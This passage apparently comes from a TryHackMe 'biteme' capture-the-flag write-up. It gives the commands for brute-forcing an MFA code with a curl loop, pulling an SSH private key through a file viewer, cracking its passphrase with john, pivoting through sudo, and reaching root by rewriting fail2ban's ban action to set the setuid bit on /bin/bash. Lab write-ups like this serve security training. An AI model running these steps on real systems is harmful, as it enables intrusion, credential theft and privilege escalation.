
This payload type lets you configure a simple list of strings that are used as payloads.

```
0000
0001
0002
0003
0004
0005
0006
```

I am using the Burp Community edition and it takes quite a while. With Pro this should be a lot quicker. There is also a bash oneliner that can do this a little bit faster than using the Community edition Burp. In any way you should get your MFA code after some minutes:




```
┌──(root💀koelhosec)-[/home/tryhackme/biteme]
└─# for i in {0000..9999}; do echo $i; curl -s -X POST --data "code=$i" 10.10.194.68/console/mfa.php --cookie "user=jason_test_account; pwd=abkr" | wc -l | grep -v "23"; if [ $? -eq 0 ]; then echo FOUND IT!; break; fi; done
```



```
[redacted]
FOUND IT!
```


Now we are presented with a file browser and file viewer. We can grab our user flag from there:



File browser

/home/jason


```
.
..
.bash_history
.bash_logout
.bashrc
.cache
.config
.gnupg
.profile
.ssh
.sudo_as_admin_successful
user.txt
```


File viewer

```
/home/jason/user.txt
```
Submit

[redacted]


Now for the root flag we will need to get ssh access and escalate our privileges. Let’s get the id_rsa file:



File viewer

```
/home/jason/.ssh/id_rsa
```
Submit


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,983BDF3BE962B7E88A5193CD1551E9B9
```


We can see the rsa file is encrypted so it will ask for a password and we can find it with john:


```
┌──(root💀koelhosec)-[/home/tryhackme/biteme]
└─# ssh2john id_rsa > forjohn.txt
```



```
┌──(root💀koelhosec)-[/home/tryhackme/biteme]
└─# john forjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt                    1 ✕
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]         (id_rsa)
1g 0:00:00:00 DONE (2022-03-20 20:13) 50.00g/s 249950p/s 249950c/s 249950C/s 1a2b3c4d
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can login in with ssh as we have the passphrase:


```
┌──(root💀koelhosec)-[/home/tryhackme/biteme]
└─# chmod 600 id_rsa

┌──(root💀koelhosec)-[/home/tryhackme/biteme]
└─# ssh -i id_rsa jason@10.10.194.68
jason@biteme:~$ id
uid=1000(jason) gid=1000(jason) groups=1000(jason),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev)
```



```
jason@biteme:~$ sudo -l
Matching Defaults entries for jason on biteme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User jason may run the following commands on biteme:
    (ALL : ALL) ALL
    (fred) NOPASSWD: ALL
```

Sudo -l shows that we can execute any command as fred user with no password so let's do that and call a bash shell as fred:




```
jason@biteme:~$ sudo -u fred bash
fred@biteme:~$
```

Now... the user fred can restart the *fail2ban* binary as root:




```
fred@biteme:~$ sudo -l
Matching Defaults entries for fred on biteme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User fred may run the following commands on biteme:
    (root) NOPASSWD: /bin/systemctl restart fail2ban
```

After researching for a while, we found that we can write any configuration files of the *fail2ban* service, we can modify the configurations and get a shell as root. Let's check if we have write permissions for any of the configuration files of the *fail2ban* service:




```
fred@biteme:/etc/fail2ban$ find . -perm /002 2>/dev/null
./action.d
```

So checking this folder we can see that one of the files is owned by fred:




```
fred@biteme:/etc/fail2ban/action.d$ ls -la
-rw-r--r-- 1 root root  2197 Jan 18  2018 iptables-ipset-proto6-allports.conf
-rw-r--r-- 1 root root  2240 Jan 18  2018 iptables-ipset-proto6.conf
-rw-r--r-- 1 fred root  1420 Nov 13 13:38 iptables-multiport.conf
-rw-r--r-- 1 root root  2082 Jan 18  2018 iptables-multiport-log.conf
-rw-r--r-- 1 root root  1497 Jan 18  2018 iptables-new.conf
```

Now we can modify that file and change the ban and unban function of the fail2ban service so it will execute our command as we try some unsuccessful logins.




```
fred@biteme: /etc/fail2ban/action.d 85x35
  GNU nano 2.9.3                  iptables-multiport.conf

# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
#actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>
actionban = chmod +s /bin/bash

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
#actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>
actionunban = chmod +s /bin/bash

[Init]
```

Now we save the file and restart fail2ban to load the new config file:




```
fred@biteme:/etc/fail2ban/action.d$ sudo /bin/systemctl restart fail2ban
```

We can see now after a few failed ssh attempts the "s" bit will be in the /bin/bash:




```
fred@biteme:/etc/fail2ban/action.d$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```




```
└─# ssh fred@10.10.194.68
fred@10.10.194.68's password:
Permission denied, please try again.
fred@10.10.194.68's password:
Permission denied, please try again.
fred@10.10.194.68's password:
fred@10.10.194.68: Permission denied (publickey,password).
```

And done! We can run bash as root now:



```
fred@biteme:/etc/fail2ban/action.d$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
```

And get the root flag:



```
bash-4.4# cat /root/root.txt
[redacted]
```

THE END!